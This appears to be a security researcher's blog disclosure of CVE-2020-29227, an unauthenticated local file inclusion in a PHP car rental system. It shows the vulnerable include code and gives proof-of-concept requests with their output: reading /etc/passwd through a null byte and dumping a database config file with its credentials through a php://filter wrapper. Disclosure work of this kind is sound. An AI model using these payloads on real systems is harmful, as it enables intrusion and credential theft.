Ankit Kushwah Follow

Dec 11, 2020 · 3 min read · Listen

# CVE-2020-29227: Unauthenticated Local File Inclusion In Car Rental Management System 1.0

Image Credit: twitter.com/vj0shii

### Web Application Description


> **Sourcecodester's Car Rental Management System 1.0**
> *The Car Rental Management System is a PHP/MySQLi based web application that helps to manage a certain car rental business to manage their car rental records. This system has 2 sides which are the admin side the client-side. The admin side of the car rental management system is the side where the company's management manages the rental records and other related data needed such as the list of the company's cars for rent. The client-side or borrower side will be served as the booking website of the company for their clients.*

### Vulnerability

**Local File Inclusion** *vulnerability in Car Rental Management System 1.0 allows an unauthenticated adversary to include PHP files or any system files which leads to the code execution or arbitrary file disclosure.*


### Vulnerable Endpoint

`/index.php?page=`




Vulnerable Endpoint

### Vulnerable Code



```
index.php
84      </style>
85      <?php
86          $page = isset($_GET['page']) ?$_GET['page'] : "home";
87          if($page == 'home'):
88       ?>
89       <style>
90         .masthead{
91      background: unset!important
92    }
93    .masthead:before{
94      content: unset!important;
95    }
```

User-Controllable GET parameter `page` assigned to the $page variable



```
index.php
188             </nav>
189       <main>
190             <?php
191             include $page.'.php';
192             ?>
193
194     </main>
195     <div class="modal fade" id="confirm_modal" role='dialog'>
196         <div class="modal-dialog modal-md" role="document">
197           <div class="modal-content">
198             <div class="modal-header">
199             <h5 class="modal-title">Confirmation</h5>
```

User-Controllable $page variable used in `include` statement without any proper restriction

In this above-shown code, At line 86, the application is assigning user-controllable GET parameter `page` into the `$page` variable which is then used in `include` PHP statement at line 191 without any proper restriction. The application is only restricting the user to include only PHP files by appending the `.php` to the `$page` parameter in `include` statement.

### Attack Vector


1. **Before PHP 5.3:** *An unauthenticated adversary can include arbitrary files through **Null byte** (`%00`) injection to bypass above restriction.*
2. **>= PHP 5.3:** *Null byte injection issue was fixed in **PHP 5.3**, so the adversary can't include arbitrary files via Null byte injection but an unauthenticated adversary can still include/execute PHP files like PHP web shells, sensitive PHP files from the system, etc. by exploiting the Local File Inclusion vulnerability. Also, an unauthenticated adversary can disclose/read the code of PHP files of the system through `php://filter` meta-wrapper.*

> ***Note:*** *Through PHP meta-wrapper, an adversary can only read the code of PHP files of the system due to `.php` extension append restriction.*

### Proof of Concept

**Before PHP 5.3:** Reading /etc/passwd file through Null byte (`%00`) injection

```
/index.php?page=/etc/passwd%00
```




```
GET [redacted] /index.php?page=/etc/passwd%00 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64;
rv:84.0) Gecko/20100101 Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
          </nav>
    <main>
          root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

LFI via Null Byte Injection

**>= PHP 5.3:** Reading the db_connect PHP file of the web application through PHP meta-wrapper

```
/index.php?page=php://filter/convert.base64-encode/resource=admin/db_connect
```




```
GET [redacted]/index.php?page=php://filter/convert.base64-encode/resource=admin/db_connect
HTTP/1.1
Host: redacted
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
            </div>
        </nav>
    <main>
PD9waHAgDQoNCiRjb25uPSBuZXcgbXlzcWxpKCdsb2NhbGhvc3Qn
LCdyb290JywncGFzc3dvcmQnLCdjYXJfcmVudGFsX2RiJylvciBk
aWUoIkNvdWxkIG5vdCBjb25uZWN0IHRvIG15c3FsIi5teXNxbGlf
ZXJyb3IoJGNvbikpOw0K
</main>
<div class="modal fade" id="confirm_modal"
role='dialog'>
    <div class="modal-dialog modal-md"
```

Base64 encoded content of db_connect PHP file

Reading content of db_connect PHP file in base64 through PHP meta-wrapper



```
PD9waHAgDQoNCiRjb25uPSBuZXcgbXlzcWxpKCdsb2NhbGhvc3QnLCdyb290JywncGFzc3dvcmQnLCdjYXJfcmVudGFsX
```

```
<?php

$conn= new mysqli('localhost','root','password','car_rental_db')or die("Could not connect to mysql".mysqli_error($con));
```

Content of db_connect PHP file after base64 decoding

Content of db_connect PHP file after base64 decoding

### Disclosure Timeline

**Reported to the MITRE:** 19th Nov 2020
**CVE Assigned:** 8th Dec 2020
**CVE Published:** 14th Dec 2020

### CVSS Score As Per NIST NVD

**CVSS Version 3.x Base Score:** 9.8 CRITICAL
**CVSS Version 2.0 Base Score:** 7.5 HIGH

### References

1. https://www.php.net/manual/en/wrappers.php.php
2. https://www.w3schools.com/php/php_includes.asp
3. https://nvd.nist.gov/vuln/detail/CVE-2020-29227
4. https://www.sourcecodester.com/php/14544/car-rental-management-system-using-phpmysqli-source-code.html

If you enjoyed reading my article do clap and follow on Medium & Twitter:

**Twitter: https://twitter.com/loopspell**
**LinkedIn: https://www.linkedin.com/in/ankitkushwah/**

Local File Inclusion   Null Byte Injection   Cve   Lfi   Mitre